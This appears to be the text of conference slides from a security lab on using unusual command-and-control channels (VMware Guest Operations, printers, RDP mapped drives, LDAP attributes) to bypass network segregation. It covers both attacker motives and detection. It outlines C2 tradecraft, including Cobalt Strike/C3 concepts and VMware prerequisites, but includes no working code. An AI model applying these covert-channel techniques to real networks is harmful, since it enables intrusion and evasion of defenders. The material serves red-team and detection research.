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**LABS**



# BREAKING NETWORK SEGREGATION USING ESOTERIC COMMAND & CONTROL CHANNELS

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```
C:\> whoami /a11
```



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# AGENDA

- Why?
- The Lab & C3
- Using and Detecting C2 over:
  - VMware
  - Printers
  - RDP Mapped Drives
  - LDAP Attributes

# WHY CARE?



## Blue team:


- Challenge *assumed* network boundaries
- Increasing in popularity



## Red team:

- Bypass network segregation
- Target commonly-observed attack surface
- Evade detection

# LAB



<https://gist.github.com/ajpc500/3a86ba1741d4868b69be5ce3a142d527>

<https://github.com/SwiftOnSecurity/sysmon-config>

<https://github.com/fireeye/SilkETW>


<https://github.com/Cyb3rWard0g/HELK>

# C3

**COBALT STRIKE**  
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS



C2 Medium



TARGET

2. Reads packet & deletes  
3. Writes packet

1. Writes packet  
4. Reads packet & deletes

TL;DR


READ, WRITE, DELETE? C2.





**VMWARE**


# SCENARIO




# OPERATIONAL LIMITATIONS

- Must have valid credentials and relevant “Guest Operations” privileges in vCenter
- Must have valid credentials for the target VM
  - Local or domain, no need to be an admin
- Target VM must have VMware Tools installed


# DATAFLOW



